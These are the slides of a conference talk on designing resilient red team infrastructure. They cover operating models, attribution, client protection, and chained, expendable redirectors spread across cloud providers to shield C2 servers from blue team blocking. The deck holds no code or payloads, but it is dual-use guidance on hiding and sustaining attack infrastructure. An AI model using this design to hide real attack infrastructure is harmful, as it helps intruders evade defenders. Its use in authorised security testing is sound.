

Orchestrating Resilient Red Team Operations

Protecting yourselves and your clients

Yiannis Ioannides

About me

- Cyber Risk Services Director @ Deloitte
- Anything from:
 - Social Engineering
 - Physical Assessments
 - Penetration Testing
 - Incident Response / Forensics
 -
- @sec_groundzero
- Blog at <http://offensiveops.io>
- Previous talks @ Blackhat USA / EU, SECURE, ISACA...



Disclaimer

- This talk is not the “best practices”, manual or even the best way to operate
- Not a comprehensive list of techniques - Not going to cover:
 - Recon
 - Malleable C2 profiles
 - Cobalt Strike’s External C2 functionality – C3
 - Domain fronting
 - Imagination!
- For our engagements we augment these techniques to fit the operation and meet the operational goals
- Standing on the shoulders of giants
 - Tim MalcomVetter @malcomvettter
 - Jeff Dimmock - @bluscreenofjeff
 - Raphael Mudge - @armitagehacker
 - ...

Why this talk?

- OFFSEC is evolving daily - power to the masses
 - *git clone <insert tool name>*
 - *python <insert tool name> -t <insert target IP>*
- OPSEC not discussed as a prerequisite to using the TTPs
 - What are we exposing from our side
- OPSEC not discussed as a prerequisite to protect our clients
 - What are we exposing from the client side?
 - How are we protecting our clients?
- Clients engage us to better their defenses not expose them – measure and improve detection coverage
- We are not threat actors - we borrow and mimic some of the TTPs used by threat actors
- Sh*t can hit the fan quite easily

Red Team Infrastructure

- Designing the infrastructure can be challenging
- Varies from client to client but the foundation is similar
- Lots of moving parts and lots of building blocks that need to play together well
- Blocks will fail as defenders make moves against us
- When a block fails another one exists to support the structure (resilience)
- Ability to react to frictions – unknown / unknowns
- Aims to keeps the operation ongoing as much as possible
- Complex to the point that fits the client needs and purpose of the exercise
- A well thought infrastructure will protect both the offensive team and the client

Attribution

“...ascribing a work or remark to a particular author, artist, or person.”

...Protect our clients

Red Team Infrastructure – Operating Models



Cloud

Self-hosted



Hybrid

Redirectors



- Filtering / traffic redirection
- Cloud servers running nothing but traffic redirecting and traffic filtering commands
- Located in-between the attacking team and the client or in-between other redirectors
- Expendable, in case they are burned - Blue team blocks the IP
- Distributed across multiple cloud providers - Blue team blocks the IP space
- Can be chained as needed to include more volatile redirectors to the front
- Protect from exposing the C2 which will end the exercise or potentially expose the client

Red Team Infrastructure Distribution



Red Team Infrastructure Distribution

Single cloud provider – Segregated C2 instances

Red Team Infrastructure Distribution



Segregated cloud providers – Segregated C2 instances

Geography

